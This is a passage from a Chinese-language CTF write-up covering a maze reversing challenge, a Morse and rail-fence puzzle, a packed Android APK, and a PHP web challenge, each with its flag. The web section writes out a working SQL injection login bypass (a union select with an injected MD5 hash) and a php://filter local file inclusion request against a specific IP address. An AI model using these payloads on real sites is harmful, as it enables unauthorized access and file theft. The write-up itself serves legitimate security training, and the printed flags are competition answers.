m = t + (i<<24)

code = check(m)


m += code

i+=1


print "flag{"+hex(m)[2:-1].upper()+"}"

flag{FFFFFEB757375055E8}

**maze**



sub\_4010b0和sub\_401000中均为构造迷宫。但401000中有随机性，导致结果不唯一。需patch 401048-401080为nop。



检查函数中将输入字符串逐字符处理。abcd表示上下左右大于d的表示步数。Nop后每次迷宫均相同，使用dxbvcuandmbldobk即可走完迷宫。

Congrarulations!flag{Y0u\_4re\_4\_G00d\_Ma2e\_Runner}


**永不消逝的电波**

下载音频文件，发现是一段摩斯电码。于是使用 Adobe Audition 打开，可得：.... .-.. . .. -.-. .. -.-. - ... - .-- --- --- -.-. ..-. . -- -.-. -. .----，解码后为 HLEICICTSTWOOCFEMCN1，使用栅栏密码，宽度为 4，可得 flag：HIWELCOMETOCISCNCTF1。


**拯救地球**

解压apk后发现encrypt.dex

调试发现sub\_2b40读入了encrypt.dex




sub\_1760为解密函数，调用了sub\_1706，sub\_1722， sub\_1740。



其中sub\_1706将前0-1000字节xor 0x11, 1000-2048 xor 0x22 2048-3000 xor 0x33.按规则解密encrypted\_dex头部得到可正常解析的dex文件。

反编译encrypt.dex发现class Encode实际就是Base64编码类，解密class中的Answer.aa 是abcedfghijklmnopqrstuvwxyz1234567890,



array\_i的值对应在Answer.aa中的位置然后从对应位置找到即可获得yes,it is the answer 再进行base64得到flag

flag{eWVzLGl0IGlzIHRoZSBhbnN3ZXI=}

**PHPup**

打开链接发现是一个博客，于是找后台登录地址。看到第二篇文章有关于博客的信息：“其实只要按下某个开关，就出来了”，可以想到在 JS 中有相关代码。查看网页相关的代码发现了 /js/adminpage.js 文件，里面第 27 行开始有一个函数，作用是显示登录界面。表单的信息如下：

方法: POST

网址: doLoginUIOPPP.php

参数: username, password, autoFlag(可选), commit

对这个网址简单测试了一下，发现有 SQL 错误回显。猜测 SQL 语句为 SELECT password FROM xxx WHERE username = '{$username}'，于是构造如下提交数据：

username=1' and 1=0 union select '123' #&password=123&commit=Login

发现不行，突然想到一般系统会使用 md5 对密码进行加密，在 PHP 代码中肯定有类似于 (md5($password) != $row['password']) 这样的判断，因此修改提交数据如下：

username=1' and 1=0 union select '202cb962ac59075b964b07152d234b70' #&password=123&commit=Login

提示登录成功，并给出了一个网址：

<script>alert('登陆成功');</script><script>window.location='admin/admininfile.php?name=add';</script>

从而获取到了后台地址。

发现admininfile.php?name=add为任意文件包含，但只能包含结尾为php的文件。使用各种猥琐的LFI姿势拿到flag

<http://106.75.30.59:2333/admin/admininfile.php?name=php://filter/read=convert.base64-encode/resource=../flag>

php://filter/read=convert.base64-encode/resource=../flag.php not exists!ZmxhZwo8P3BocAojZmxhZ3s0NjRmNjcxYWZhOTA0NDU2YTY0MDJlZjEzMzNkYWI1ZH0K

base64解码后拿到flag

flag

<?php

#flag{464f671afa904456a6402ef1333dab5d}